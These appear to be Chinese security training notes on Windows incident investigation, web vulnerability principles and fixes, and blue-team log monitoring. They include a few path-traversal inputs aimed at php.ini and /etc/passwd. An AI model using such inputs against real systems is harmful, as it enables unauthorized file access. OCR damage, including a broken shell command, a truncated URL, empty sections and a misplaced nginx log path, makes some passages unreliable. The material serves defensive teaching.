一、Windows 问题排查

1.文件排查

1.1 文件分析

Windows 系统通过以下三种方式查着开机启动项：

1.利用操作系统中的启动菜单

2.利用系统配置 msconfig.查看

3.利用注册表 regedit 查看

1.2 临时文件

Temp 是指系统临时文件夹。在 Windows 中，temp 文件夹主要分布在下面三个位置。

1. C:\Windows\Temp 系统公用;

2.C:\Users\Administra torLocal Settings\Temp;

3.C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\(默认为隐藏目录)

快捷键【win+R】———【%temp%】

查看 temp 文件夹下的 PE 文件（exe，dll，sys），查看是否有特别大的 tmp 文件。

发现可疑文件，检查是否为恶意文件的网站：

1. https://www.virustotal.com
2. 微步云沙箱 https://s.threatbook.cn/

1.3 时间属性分析

1）查看浏览器记录：

1.查看是否被使用下载恶意代码及文件。

2.查看是否有浏览恶意网站的记录。

2）在 Windows 系统下，文件属性的时间属性具有:

- 创建时间
- 修改时间
- 访问时间

如果修改时间要早于创建时间那么这个文件存在很大可疑。(中国菜刀等工具可修改)

选中文件【右键】---【属性】

3）Windows 系统会记录系统中最近打开使用文件的快捷方式，通过以下方法可查看最近打开的文件:

【win+E】---【C:\Documents and Settings\Administrator\Recent】


【win+E】---【C:\Users\Administrator\Recent】

【win+R】---【%UserProfile%\Recent】

4）除此之外，还可以自己手动寻找。

1.根据文件夹内文件列表时间进行排序， 查找可疑文件。

2.搜索指定日期范围的文件，快速定位筛选。



2.进程排查

状态	含义
listening	表示监听 表示这个端口正在开放 可以提供服务
closing	表示关闭的 表示端口人为或者防火墙使其关闭(也许服务被卸载)
time wait	表示正在等待连接 就是你正在向该端口发送请求连接状态
established	表示是对方与你已经连接 正在通信交换数据

查看所有的端口占用情况命令 netstat -ano

参数说明:

- -a 显示所有网络连接、 路由表和网络接口信息
- -n 以数字形式显示地址和端口号
- -o 显示与每个连接相关的所属进程 ID
- -r 显示路由表
- -s 显示按协议统计信息、默认地、显示 IP

记录一次进程排查过程:


1.查看所有的端口占用情况命令 netstat -ano

2.查看端口中状态为 established 的所有进程 netstat -ano |find "ESTABLISHED"

3.发现”可疑进程”定位 PID 值为 4612

4. 查看指定 PID 的占用情况：

netstat -aon | findstr "XXX" (XXX 代表的是具体进程的 PID 值)



5.查看 PID 对应的进程命令：tasklist | findstr “XXX”

6.杀死该可疑进程：taskkill /f /t /im SangforPromoteService.exe

也可以根据 wmic process 获取进程的全路径任务管理器定位到进程路径

Wmic process | findstr “svchost.exe”

- 查询进程
- wmic process(带有 cmdline)
- wmic process list brief
- wmic process where name= “xxxx" get executablepath
- 删除进程

- wmic process where processid="2345”
  delete
- 查询服务
- wmiG SERVICE(涵盖服务关联所有信息)
- wmic SERVICE where
  caption(name)=” XXX" call
  stopservice
- wmic SERVICE where
  caption(name)= “XXX" call delete
- 启动项枚举
- wmic startup list full
- 计划任务枚举
- schtasks /query /fo table /v(执行前先执行 chcp 437)

3. 系统信息排查

- 查看环境变量的设置【我的电脑】---【属性】---【高级系统设置】 ---【高级】---【环境变量】
- Windows 计划任务【程序】---【附件】---【系统工具】---【任务计划程序】
- Windows 帐号信息，如隐藏帐号等【开始】---【运行】---【compmgmt.msc】---【本地用户和组】---【用户】(用户名以$结尾的为隐藏用户)
- 命令行方式: net user，可直接收集用户信息，若需查看某个用户的详细信息，可使用命令---net user username
- 查看当前系统用户的会话使用→ query user 查看当前系统的会话，比如查看是否有人使用远程终端登录服务器
- logoff 踢出该用户
- 查看 systeminfo 信息，系统版本以及补丁信息
- Github 源码：https://github.com/neargle/win-powerup-exp-index

4. 工具排查

ProcessExplorer

PC Hunter

Microsoft Network Monitor

5. 日志排查

- Windows 登录日志排查
- 主要分析安全日志，可以借助自带的筛选功能
- 可以把日志导出为文本格式
- 然后使用 notepad++打开
- 使用正则模式去匹配远程登录过的 IP 地址
- 在界定事件日期范围的基础使用正则表达式匹配
- 中间件日志(Web 日志 access log)nginx、weblogic、websphere、apache、iis、tomcat、jboss

二、Web 常见安全漏洞

1.渗透测试基础

渗透测试是什么(Penetration Test)

是指从一个攻击者的角度来检查和审核个网络系统的安全性的过程。受信任的第三方通过模拟黑客可能使用的攻击手段对目标系统的安全性作出风险评估并针对目标系统所存在的风险给出安全修复建议的一个测试过程。

渗透测试的意义

通过渗透测试，使系统管理人员、系统开发人员及时了解到系统潜在的“安全危机”(薄弱点)，并及时进行修复，加强系统的安全性，避免不必要的损失。

2.渗透测试和黑客攻击的区别：

渗透测试是经过客户授权，采用可控制、非破坏性性质的方法和手段发现目标和网络设备中存在的弱点,帮助管理者知道自己网络所面临的问题，同时提供安全加固建议，帮助客户提示系统的安全性。渗透测试方法:

1）黑盒测试：渗透测试人员只知道被测试的目标，其余与目标相关的信息一无

所知。特点:属于外部渗透测试，在前期需要对目标进行大量的信息收集，耗时较长。更有挖掘出系统潜在的漏洞、以及脆弱环节、薄弱点等。

利于

2）白盒测试：渗透测试人员可以通过正常渠道向被测试单位取得各种资料，包括网络拓扑结构图、员工资料、网站程序的代码片段，可以和单位其他员工进行面对面沟通。

特点:在前期对目标系统已经初步的了解。根据测试地点分为“从组织内部"与“从组织外部”两种大环境充分发挥"社会工程学的力量"，对企业内部雇员的越权操作进行测试。

3）灰盒测试：介于自盒测试与黑盒测试之间。

特点:被测试单位只有少数人知晓测试的存在，较好的检验单位中的信息安全事件监控、响应等是否到位，属于较为隐秘的测试。

3.根据测试目标分类：

1）操作系统渗透：Windovs、Linux、Solaris、AIX、SCO 等

2）数据库系统渗透：MySQL、Oracle、MSSQL、sybase、Informix

3）应用系统渗透：由 ASP、JSP、PHP 等组成的 web 应用(包括移动应用产品

4）网络设备渗透：防火墙、入侵检测系统等

4.渗透测试攻击流程

明确目标，信息收集，信息整理，信息分析，漏洞探测，漏洞验证，获取所需，形成报告

5.信息采集

- 域名与 IP：根据目标的主域名和企业关键字拼音或英文组成等进行子域名爆破和猜解，同时获取域名对应 IP 通过 C 段获取更多相关主机 IP，绕过 CDN 防护寻找目标真实 IP。
- 企业关系网：通过互联网上的公开信息，查询目标企业的关系网，包括投资人、控股人等的旗下产业信息，以及日标企业的各下属单位的相关信息。

- 信息泄露：从开源平台如 github 等收集目标企业可能泄露的源码、账号密码等信息。
- 员工信息：从互联网社交平台、开源平台、企业网站等地方尽可能收集员工相关的信息，包括员工号组成、姓名、部门、手机号、邮箱、生日等。

6.风险点利用

- 弱口令/通用口令：无论应用系统、服务器还是网络安全设备等，弱口令和通用口令一直都是一个比较严峻的问题，随着攻击手段变化，弱口令应该不能仅仅局限于简单数字字母组合这种常规的模式，还需关注连续有规律，使用频率高的口令，以及跟用户信息关联度高的口令组成，尤其是管理员。
- 信息泄露：信息泄露包括员工相关信息泄露，业务系统源码泄露日志敏感信息泄露等，无论在互联网还是内部网络当中，这些信息都能给攻击方带来巨大的攻击成效，包括用于社工钓鱼，分析审计系统漏洞，甚至直接账号登陆系统，接管服务器等。
- Nday 漏洞：在历年的红蓝对抗攻防演练当中，0day 和 1day 的使用都是最受关注的热点，尤其是 0day 的使用，往往防不胜防，而 1day 的使用多是捡漏，或者是对安全设备规则绕过的特定场景运用，所以 0day 危害巨大而 1day 多用于攻击边缘资产或者发现修复不全或未修复漏洞的遗漏主机。
- 社工：社工是在红蓝对抗攻防演练当中，与常规渗透服务最大的区别，其利用内部员工安全意识薄弱和人性弱点结合攻击手段，诱骗员工进行恶意操作，点击执行后门程序等，一般一旦攻击成功，将有极大可能直接进入企业内网。

7.渗透常用工具

Metasploit、Wireshark、Nmap、Sqlmap、Burpsuite、Google/hacking、御剑

8.攻击手段

常规漏洞分析攻击：包括 SQL 注入、XSS、件工作、文件包含、文件读取、命令执行等。

口令攻击：包括弱口令、通用口令、社工组合口令等。

Nday 攻击：包含 0day 和 1day 的攻击。

社工：包括鱼叉攻击、水坑攻击、电话等社交方式诱骗等。

9.攻击目的

以攻固防：从攻击方的角度，整体分析目标企业的安全状态，包括管理和技术两大层面，从全局最大限度的发现目标企业的潜在安全风险，并提供整体网络整改的方案，提高目标企业整体网络安全防护水平，达到以攻击验证防护手段加固防御。

1. SQL 注入

1.1 原理

SOL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SOL 命令。

1.2 危害

(1)未经授权可以访问数据库中的数据，盗取用户的隐私以及个人信息，造成用户的信息泄露。

(2)对数据库的数据进行增加或删除操作(私自添加或删除管理员账号)

(3)篡改网页且发布违法信息(网站目录存在写入权限，写入网页木马)

(4)获取服务器最高权限(提权)，远程控制服务器，安装后门，修改或控制操作系统

1.3 修复建议

1、代码中的数据库操作采用 sg!语句预编译和绑定变量,避免直接使用参数值拼接字符串。可从根本上杜绝 SOL 注入;

2、在代码中对用户输入的数据进行严格过滤。对涉及到数据库的操作的所有参数，过滤危险字符串，如 select union sleep'(from where concat char 等敏感字符;

3、对所有传入 SQL 语句的变量进行处理，比如字符串变量单引号包裹并转义、数字类型变量进行强制类型转换等;

4、在网络层面，部署 Web 应用防火墙;长

5、在数据库层面，对数据库操作进行监控;

6、做好数据库用户权限控制,比如对数据库配置使用最小权限原则,线上尽量不使用 root、sa,等高权限用户连接数据库。

核心:防御 SOL 注入的核心思想是对用户输入的数据进行严格的检查，并且对数据库的使用采用最小权限分配原则

2. XML 注入

1.1 原理

XPath 注入攻击，是指利用 XPath 解析器的松散输入和容错特性，能够在 URL、

表单或其它信息上附带恶意的 XPath 查询代码，以获得权限信息的访问权并更改这些信息。XPath 注入攻击是针对 Web 服务应用新的攻击方法，它允许攻击者在事先不知道 XPath 查询相关知识的情况下，通过 XPath 查询得到一个 XML 文档的完整内容。Xpath 注入攻击本质上和 SQL 注入攻击是类似的，都是输入一些恶意的查询等代码字符串，从而对网站进行攻击。

1.2 危害

在 URL 及表单中提交恶意 XPath 代码，可获取到权限限制数据的访问权，并可修改这些数据-Nm 可通过此类漏洞查询获取到系统内部完整的 XML 文档内容;逻辑以及认证被绕过，它不像数据库那样有各种权限，xml 没有各种权限的概念，正因为没有权限概念:因此利用 xpath 构造查询的时候整个数据库都会被用户读取。

1.3 修复建议

1、数据提交到服务器上，在服务端正式处理这批数据之前，对提交数据的合法性进行验证。

2、检查提交的数据是否包含特殊字符，对特殊字符进行编码转换或替换、删除敏感字符或字符串，如过滤'"and or 等，像单双引号这类，可以对这类特殊字符进行编码转换或替换。

3、对于系统出现的错误信息，屏蔽系统本身的出错信息或者用统一的报错页面代替(如 updataxml()这类)。

3. XXE 漏洞

3.1 原理

XXE 漏洞全称 XML External Entity Injection 即 xml 外部实体注入漏洞，XXE 漏洞发生在应用程序解析 XML 输入时，没有禁止外部实体的加载。

3.2 危害

当允许引用外部实体时，通过构造恶意内容，导致可加载恶意外部文件和代码，造成任意文件读取、命令执行、内网端口扫描、攻击内网网站、发起 Dos 攻击等危害。

3.3 修复建议

1、处理 XML 时禁止引用外部实体，比如 php 可调用 libxml disable_entity_loader(true).java 可调用 factory.setProperty(XMLInputFactery.SUPPORT DTD, false)等；
2、如有用到 libxml2 库，检查其版本是否为 2.9.0 或以上版本，如版本较低建议升级；
3、尽量不要让用户直接提交 XML 代码，如果业务需要得做好过滤等处理。

4. XSS 漏洞

3.1 原理

XSS(Cross Site Scripting):即跨站脚本攻击，在页面中注入恶意的脚本代码，当受害者访问该页面恶意代码会在其浏览器上执行，XSS 不仅仅限于 JavaScript，还包括 flash 等其它脚本语言时，恶意代码是否存储在服务器中，XSS 可以分为存储型的 XSS 与反射型的 XSS。

反射型(非持久):主要用于将恶意代码附加到 URL 地址的参数中，常用于窃取客户端 cookie 信息和钓鱼欺骗。

存储型(持久型):攻击者将恶意代码注入到 Web 服务器中并保存起来，只要客户端访问了相应的页面就会受到攻击。

3.2 危害

(1)窃取管理员帐号或 Cookie(恶意操纵后台数据)
(2)窃取用户的个人信息(登录帐号、冒充用户身份进行各种操作)
(3)网站挂马
(4)发送广告或者垃圾信息(利用 XSS 漏洞植入广告、发送垃圾信息)
(5)劫持用户(浏览器)会话，从而执行任意操作(非法转账、强制发表日志、电子邮件)
(6)进行大量的客户端攻击，如 DDoS 等
(7)获取客户端信息，如用户的浏览历史、真实 ip、开放端口等
(8)控制受害者机器向其他网站发起攻击

3.3 修复建议

(1)输入编码转义

对输入的数据进行 HTML 转义，使其不会识别为可执行脚本

Spring HtmlUtils

String result = HtmlUtils.htmlEscape(source);

(2)增加过滤器 XssFilter

(3)白名单过滤

根据白名单的标签和属性对数据进行过滤，以此来对可执行的脚本进行清除(如 script 标签，img 标签的 onerror 属性等)

String result =Jsoup.clean(source, Whitelist.basic());

(4)web.xml 增加过滤器配置

5. CSRF 漏洞

3.1 原理

CSRF(Cross-site request forgery):跨站请求伪造，是指利用受害者尚未失效的身份认证信息(cookie.会话等)，诱骗其点击恶意链接或者访问包含攻击代码的页面，在受害人不知情的情况下以受害者的身份向(身份认证信息所对应的)服务器发送请求，从而完成非法操作(如转账、改密等)。

CSRF 和 XSS 区别:

xSS:跨站脚本攻击，在用户的浏览器中执行攻击者的脚本，来获得其 cookie 等信息。CSRF:借用用户的身份，向 webserver 发送请求，因为该请求不是用户本意，所以称为“跨站请求伪造”。

3.2 危害

1.完成受害者所允许的任一状态改变的操作(邮件、发消息、购买商品、更新账号、注销、登录等)

2.修改受害者的网络配置(修改路由器 DNS、重置路由器密码)

3.获取用户的隐私数据、机密资料

4.用户财产安全

5.配合其他漏洞攻击

概括:盗用受害者身份，受害者能做什么，攻击者就能以受害者的身份做什么。

3.3 修复建议

(1)检查 Referer

(2)在请求地址中添加 token 并验证

(3)在 http 头中自定义属性并验证

(4)其他防御方法

<1>关闭页面时要及时清除认证 cookie，对支持 tab 模式(新标签打开网页)的浏览器尤为重要，<2>尽量少用或不使用 request()类变量，获取参数指定 request.form()还是 request.querystring(),(增加了攻击难度)。

6. 命令执行

6.1

应用有时需要调用一些能执行系统命令或者代码的函数，当用户能控制这些函数中的参数时，就可以将系统命令或者执行系统命令的代码插入其中，从而造成命令执行攻击。如在 PHP 中，System()、exec()、shell_exec()、passthru()、popen()、proc_popen()等函数可以执行系统命令，攻击者控制函数参数，将恶意的系统命令拼接到正常命令中，造成命令执行攻击。命令执行主要是对输入的命令没有进行过滤，攻击者使用&、&&、、等命令拼接自己想要查看的信息的相关命令，攻击者的命令就会一起执行。

6.2

(1)继承 Web 服务器程序权限--执行系统命令(2)继承 Web 服务器权限--读取文件

(3)反弹 Shell

(4)控制整个网站

(5)控制整个服务器

6.3

(1)严格过滤用户输入的数据，禁止执行系统命令

(2)使用动态函数之前，确保使用的函数是指定函数。

(3)在执行命令函数，对参数进行过滤，并对敏感字符进行转义。

(4)使用函数替换命令执行，并且参数值尽量使用引号包括

7. 任意文件读取

7.1 原理

通过传入参数，篡改要读取的文件路径，直接读取服务器上的任意文件，造成敏感信息泄露，甚至可以读取重要文件，比如与用户密码相关的文件进行进一步攻击。

7.2 危害

直接读取服务器上的文件，权限够大的话可读取任意文件，危害包括但不限于

1、网站源码泄露。

2、账号密码有关等敏感数据泄露

3、可能利用 SSRF 并攻击内网系统

7.3 修复建议

1、正确使用文件读取或文件包含函数，禁止读取或包含非预期的文件

2、对参数作处理，设置白名单或者过滤，防止通过../目录穿越进行绕过

3、以最低权限原则运行网站等应用，限制可访问的目录。

8. 文件包含

8.1 原理

文件包含(File Inclusion):指当服务器开启 allow_url_include 选项时，就可以通过 php 的某些特性函数(include()，require()和 include_once())利用 url 去动态包含文件，若没有对文件来源严格审查，导致任意文件读取或者任意命令执行。

文件包含漏洞分为本地文件包含漏洞与远程文件包含漏洞，远程文件包含漏洞是因为开启了 php 配置中的 allow_url_fopen 选项(选项开启之后，服务器允许包含

一个远程的文件)。

1.…./../php.ini 读取 ini 文件

2.../../phpinfo.php 读取指定文件

8.2 危害

8.3 修复建议

9. 文件上传

9.1 原理

文件上传漏洞(File Upload):对上传文件的类型、内容没有进行严格的过滤、检查，攻击者上传木马获取服务器的 webshell 权限;上传一个 webshel 到一个 Web 可访问的目录上，恶意文件传递给解释器去执行后，可以在服务器上执行恶意代码，进行数据库执行、服务器文件管理，服务器命令执行等恶意操作。Apache、Tomcat、Nginx 等都曝出过文件上传漏洞。

9.2 危害

(1)网站被控制(文件增删改查，执行命令，链接数据库)(2)导致服务器沦陷(服务器长久未更新--利用 exp 提权)(3)服务器相关服务沦陷

9.3 修复建议

(1)上传文件的存储目录不给执行权限

(2)文件后缀白名单，注意 0x00 截断攻击(PHP 更新到最新版本)(3)不能有本地文件包含漏洞(include dama.jpg)(4)及时更新 web 应用软件避免解析漏洞攻击

10. 弱口令

10.1 原理

弱口令:一段很容易猜测到的简单密码例如 123456、13579、qwerasdf 等，还包括使用与用户相关的名字、生日。例如张三，生于 1999.10.10 日于是他设置的密码为 zhangsan10.10、zs10.10、1999.10.10 这些都是一些很容易被信息搜集之后猜测到的密码。

10.2 危害

10.3 修复建议

对于客户:

1.针对管理人员，应强制其账号密码强度必须达到一定的级别 2.建议密码长度不少于 8 位，且密码中至少包含数字、字母和符号 3.不同网站应使用不同的密码，以免遭受“撞库攻击”4.避免使用生日，姓名等信息做密码，远离社工危害

对于修复人员:

1.建议规定用户在设置密码时的长度和密码的必需使用大小写加数字组合的形式，严禁使用空口令 2.禁止用户使用与用户名一致的密码

11. 路径遍历

11.1 原理

web 应用通过传入参数，拼接查看的网站目录，攻击者通过篡改要读取的目录路径，直接读取或者查看服务器上的任意目录。应用系统在处理下载文件时未对文件进行过滤。

系统后台程序中如果不能正确地过滤客户端提交的../和./之类的目录跳转符，攻击者可以利用路径回溯符"./”跳出程序本身的限制目录实现上传、下载、删除、

读取任意文件等。例如 Web 应用源码目录、Web 应用配置文件、敏感的系统文件(/etc/passwd、/etc/paswd)

11.2 危害

直接读取服务器上的目录，权限够大的话可读取任意目录，危害包括但不限于

1、网站源码路径信息泄露

2、可查看网站任意文件的路径，尝试通过外网进行 url 访问;

3、发现可利用的网站配置文件，或者 webshell 等。

一个正常的 Web 功能请求:

http://www.test.dom/get-files.jsp?file=report.pdf

如果 Web 应用存在路径遍历漏洞，则攻击者可以构造以下请求服务器敏感文件

http://www.test.com/get-files.jsp?f

11.3 修复建议

1.正确使用文件读取或文件包含函数，禁止读取或包含非预期的文件;

2.对参数作处理，设置白名单或者过滤，防止通过../目录穿越进行绕过

3.以最低权限原则运行网站等应用，限制可访问的目录。

12.越权

12.1 原理

- 越权访问漏洞(Broken Access Control)指绕过正常的权限控制，可以实现非法访问无权限资源的一种漏洞。常见的有垂直(纵向)越权漏洞和水平(横向)越权漏洞。
- 水平越权漏洞:是一种“基于数据的访问控制”设计缺陷引起的漏洞，是由于服务器端在接收到请求数据进行操作时，没有判断被请求数据的归属，而导致的越权数据访问漏洞。
- 垂直越权漏洞:也称权限提升漏洞，是一种“基于 URL 的访问控制”设计缺陷引起的漏洞，由于应用没有做权限控制或仅依赖菜单做权限控制，恶意用户只要通过 URL 就可以直接访问或控制其他角色所有的数据或页面达到权

限提升的目的。

12.2 危害

1.泄露敏感信息:攻击者可以通过越权漏洞获取到未被授权的敏感信息，比如用户信息、交易记录等

2.篡改数据:攻击者可以通过越权漏洞修改系统中的数据，比如更改账户余额、修改订单状态等

3.执行非法操作:攻击者可以通过越权漏洞执行系统中未被授权的操作，比如删除数据、创建用户等

12.3 修复建议

1.对于垂直越权访问需要严格进行权限控制，即在调用相关功能之前，验证当前用户身份是否有权限调用相关功能(推荐使用过滤器)

2.后端程序中禁止直接使用前端传递表示权限的字段，当前用户身份权限信息必须从可信区域中获取，从如 session 或 token 中获取用户信息后再获取权限信息，不使用前端上送的权限字段来判定当前用户的权限信息。

3.在应用程序中，一般使用 session 或者 cookie 记录用户是否登录，以及该用户的权限，我们可以通过全局过滤器来检测用户是否登录，是否对资源具有访问权限。

一、监控值守介绍

1. 定义：

指借助安全设备(WAF、IDS、IPS 等)开展安全事件实时监测，对发现的攻击行为进行确认，详细记录攻击相关数据，为后续处置工作开展提供信息的一种工作。

工作内容:

- 负责安全事件分析监测，策略调整，状态巡检，协助封堵
- 负责保障事件的上报，统计汇总，定期形成工作报告/总结报告等

重要性:

- 整个防护体系的最前沿，安全事件的第一发现者
- 事件分析的前提，后续流程运转的基础
- 快速遏制攻击行为，可调整策略阻挡攻击

旁路模式一般是指通过交换机等网络设备的“端口镜像”功能来实现监控质。

串联部署指串联在链路中，可以控制流量。

二、蓝队工作职责与模式

1. 岗位职责

设备监控岗:初步监控攻击事件，做简单分析并上报

分析研判岗:对攻击方式、路径、范围、结果等作分析研判，找到攻击者信息

应急响应岗:攻击事件影响分析，复现及溯源等

处置封禁岗:事件的处置，包括封禁 IP

安全事件的分析监测：

1）从行内的背景流量 SQL 注入攻击中，甄别出真实攻击，第一时间向上报送，完成处置

2）演练刚开启前期，大量扫描探测行为，及时封禁可有效阻断攻击方对资产信息的收集

3）从多条告警中形成对攻击者的画像

安全事件的策略调整：

1）根据行内的业务和日常告警日志，优化整体策略

2）新出现的安全漏洞针对性增加规则

3）发现攻击者成功利用某种漏洞，针对漏洞优化规则

安全设备状态巡检：

1） 每日经过流量的变化情况

2） 特征库授权，探针授权等等

3）设备磁盘，CPU 状态查看，长时间无新告警时的排查

2. 事件上报一般性原则（重点）

1.上报事件查 IP 归属地

2.IP 上报不重复

3.重点关注事件响应动作为 PASS 的

4.攻击频率高要上报

5.漏洞利用类要重点上报
6.低危事件大量扫描必上报(批量)
7.国外 IP 要上报处置
8.确定恶意攻击必上报
9.一个 IP 对多个资产进行攻击要上报
10.高危事件重点关注(敏感文件访问、文件上传、或者 webshell 连接等
11.监控事件遵循原则:先看相应动作，再看详细报文分析，再看 IP

事件上报:
事件上报时须包括:攻击 IP，归属地，目的 IP，时间，事件类型。

3. 封禁记录
若担任有封禁 IP 任务的，在 IP 封禁后一般要填写封禁信息表

4. 工作汇报
每日事件统计时，注意统计的时间、区间，设备和事件的对应。
每日工作报告需包括:总体告警数量，上报事件数量，类型分布，重点关注事件等

三、安全平台/设备

1. 安全设备类别

- 安全监测类:IDS、IPS、APT
- 安全防护类:防火墙、WAF、抗 DDOS
- 安全分析类:入侵分析、流量分析
- 安全管理/展示类:安全运营平台、态势感知

2. WAF:

特点:

1.基于算法引擎和特征引擎双引擎检测方法
2.针对 Web 服务器进行 HTTP/HTTPS 流量检测和防御。

防护场景:

- 恶意扫描防护;
- 漏洞利用防护;
- 暴力破解防护;
- SQL 注入防护;
- XSS 注入防护;
- 敏感信息泄露防护;
- Web 网站应急保障;

WAF 日志分析注意事项:

- 一键请求头信息提取
- 解码工具

- 安全事件日志导出
- Web 应用漏洞事件分析:合理利用互联网资源!根据事件名称搜集漏洞相关信息初步了解攻击原理;提取事件请求头信息和原始报文;根据用户环境分析是否真实攻击。

3. IPS：

特点:

- 深层防御、精确阻断
- 可及时准确发现入侵攻击行为
- 实时精确阻断
- 主动而高效

IPS 日志分析:

- 双击入侵防御日志，查看日志内容，特征性质判定，特征处理流程。
- 日志内容最大长度为 4k。
- 解码工具支持 URL 编解码，16 进制解码，BASE64 解码。
- 标红部分为命中特征部分。

IPS 日志分析注意事项:

- 合理使用日志过滤功能，提高事件分析的效率，常用过滤动作:pass，
- 点击事件右侧内容可以根据报文详细信息进一步分析攻击行为。
- 针对攻击事件存在误报可能性，具体可通过安域 IP 列表查询。

4. IDS：

特点:

- 对攻击行为具有高精度的检测能力
- 对网络流量非常敏感
- 识别精度高

IDS 告警分析

- 通过页面告警信息和提取的原始报文，进行研判分析(查看请求方法，请求体，源目 IP。

5. 产品联动

WAF 联动

- TAR 联动

TAR 发现安全攻击通过 API 接口下发封堵策略至 WAF 设备进行源 IP 封堵

- 全流联动

联动 NFT 取证，还原攻击过程

- 蜜罐联动

WAF 将攻击流量引流至蜜罐产品进行攻击捕获及反制

- 威胁情报联动

挖掘攻击者信息

IPS 产品联动

场景：

- 通过 restful 接收下发给 IPS 的阻断策略，可以与 SOC、TAR、IDS 联动实现自动阻断。

配置：

- 启用产品联动。
- 监视器:显示给 IPS 下发过策略且未到老化时间的设备。
- 联动日志:记录给联动操作，添加、查看、删除策略操作。
- 阻断日志:记录命中联动策略的五元组信息。

四、安全设备日志分析

1.安全设备日志分析

1.1 基础知识

- ✓ 常见编码:URL 编码、Base64 编码、16 进制编码、Unicode 编码
- ✓ HOST:主机名，日志中源 IP 地址请求的域名，例如:www.baidu.com 中的 www。
- ✓ URL:统一资源定位符，用于表示互联网上标准资源的地址。例如:/cms/lgginjsp
- ✓ REFERER:引用，Referer 是 HTTP 协议消息头的一部分，当浏览器向 web 服务器发送请求的时候，一般会带上 Referer，告诉服务器我是从哪个页面链接过来的，服务器基此可以获得一些信息用于处理。

1.2WEB 日志分析

- ✓ 业务误报:由于开发代码不规范，或者安全设备拦截策略引起的误报
- 大量请求
- 触发漏洞类型类似
- 触发时间有一定规律

- ✓ 告警真实攻击:由真实攻击者引发的攻击告警
- 攻击频率较低
- 攻击请求与实际环境相结合
- 攻击请求偏深度利用

- ✓ 异常属性
- 分析 ip 属于国内外云服务商应特别注意
- 攻击方有很多扫描器和 C2 服务器都部署在个人 vps 上以方便一键使用，这些 vps 有可能是个人购买的云服务器

1.3 告警日志类型

- ✓ 源地址:确认攻击来源
- ✓ 目的地址:判断被攻击目标
- ✓ 端口:源端口、目的端口
- ✓ 事件名称:结合安全设备分析请求信息
- ✓ 时间:确定可能受攻击的时间
- ✓ 规则 ID:匹配攻击规则库里的事件 ID
- ✓ 发生次数:确认攻击次数，对攻击类型进行判断分析

注意内容

- ✓ 请求的 url 过长
- ✓ 请求数据过长:过长的数据包可能绕过检测

- ✓ 异常请求数据
- ✓ 请求方式不合规

常见 web 服务器
nginx 日志
a)默认储存位置:Windows:/Nginx/logs/;Linux:/var/log/apache24
b)日志文件:一般分为 access log 和 error log 两种
IIS 日志
a) 默认储存位置:Windows:C:/WINDOWS/system32/LogFilese
apache 日志
a)默认储存位置:windows:/apache/logs; Linux:/var/log/apache
b)日志文件:一般分为 access log 和 error log, 两种
tomcat 日志
a）日志文件:一般分为 catalina.gut、localhost、manager

WEB 日志内容所需关注:
- 记录访问服务器的 ip 地址
- 记录浏览者访问的时间
- 记录浏览者访问的资源
- 记录访问服务器的工具

2. WEB 日志分析

2.1 常见 web 服务器

- nginx 日志

a)默认储存位置:Windows:/Nginx/logs/;Linux:/var/log/apache2
b)日志文件:一般分为 access_log 和 error_log 两种

- IIS 日志

a) 默认储存位置:Windows:C:/WINDOWS/system32/LogFiles

- apache 日志

a)默认储存位置:windows:/apache/logs; Linux:/var/log/apache
b)日志文件:一般分为 access_log 和 error_log 两种

- tomcat 日志

a)日志文件:一般分为 catalina.out、localhost、manager

2.2WEB 日志内容

- ✓ 记录访问服务器的 ip 地址
- ✓ 记录浏览者访问的时间
- ✓ 记录浏览者访问的资源
- ✓ 记录访问服务器的工具

2.3WEB 日志分析

- ✓ 请求

- 请求类型：常见的请求类型主要是 GET/POST/HEAD
- 请求资源：请求的时访问资源的 URL

- 请求使用协议：显示 HTTP 协议和版本信息，通常是 HTTP /1.0 或 HTTP /1.1

Linux 日志查看命令

查看 access.log 日志出现的 IP:cat access.log|awk'{print $1}'

查看 access.log 日志出现 IP 次数:cat access.og|awk '{print $1}' sortluniq -clsort -sn

3. 主机日志分析

3.1Windows 主机日志分析

